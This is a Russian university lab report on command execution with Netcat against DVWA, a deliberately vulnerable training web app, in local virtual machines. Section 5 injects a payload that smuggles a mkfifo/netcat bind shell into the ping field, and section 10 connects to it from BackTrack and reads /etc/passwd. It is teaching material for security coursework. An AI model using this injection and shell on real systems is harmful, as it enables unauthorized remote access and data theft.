

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Исполнение команд с помощью Netcat**

**ОТЧЁТ**

**ПО ДИСЦИПЛИНЕ**

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


\_\_\_\_\_  
подпись, дата

А.С. Гераськин

Саратов 2023

## Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
  - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



## Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

*Login: student*

*Password: <Выбранный ранее пароль>.*



## Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

## Раздел 4. Запуск DVWA

1. Applications -> Internet -> Firefox

Замечания:


- а. Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети
- б. Не обязательно работать с DVWA на виртуальной машине с Fedora. Необходимые условия:
  - i. В локальной сети есть Fedora Server
  - ii. Запущен httpd
  - iii. Запущен mysqld

**Условия выполнены!**


2. Войдите в DVWA

- а. `http://IPADDRESS/dvwa/login.php` (Замените IPADDRESS на ваш ip-адрес)
- б. Имя пользователя: admin

с. Пароль: password (Это стандартный пароль для admin)



3. Настройте уровень безопасности сайта
  - а. Выберите “DVWA Security”
  - б. Из выпадающего списка выберите “Low”
  - с. Щелкните “Submit”



## Раздел 5. Выполнение команд

1. Выберите «Command Execution» в меню слева.
2. Запустите Netcat. Введите в поле ввода, заменив IPADDRESS на IP-адрес Fedora:  
*IPADDRESS;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe*

# Vulnerability: Command Execution

## Ping for FREE

Enter an IP address below:

## More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>


<http://www.ss64.com/bash/>

<http://www.ss64.com/nt/>

Замечания:



- mkfifo создает именованный канал pipe
- Такие каналы позволяют отдельным процессам обмениваться данными, хотя они не были созданы для работы друг с другом.
- Это позволит другим процессам соединиться с netcat
- nc -l 4444 сообщает netcat прослушивать и позволить соединение с портом 4444

3. Нажмите “Submit”



## Раздел 6. Установка BackTrack

1. По аналогии с Fedora 14, создайте виртуальную машину BackTrack на VirtualBox
  - а. Выберите 32-битную ОС Linux
  - б. Выделите 640мб оперативной памяти
  - в. Если собираетесь работать с Live-образа, можете не создавать виртуальный жесткий диск. Иначе создайте диск на 13 гб.




2. Подключите Live-образ с системой



## Раздел 7. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
  - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»






## Раздел 8. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

*Login: root*

*Password: toor <Или измененный ранее пароль>.*




## Раздел 9. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

*ifconfig -a*



## Раздел 10. Использование NetCat для соединения BackTrack с Netcat сессией в DVWA

В консоли BackTrack введите, заменив IPADDRESS на IP-адрес Fedora:  
*nc IPADDRESS 4444*

BackTrack соединяется с Netcat сессией в DVWA по 4444 порту  
*hostname*


Это имя хоста-сервера на котором запущено DVWA  
*who*

Выводит активного пользователя в Fedora 14.

*head -10 /etc/passwd*

Показывает 10 строчек файла /etc/passwd
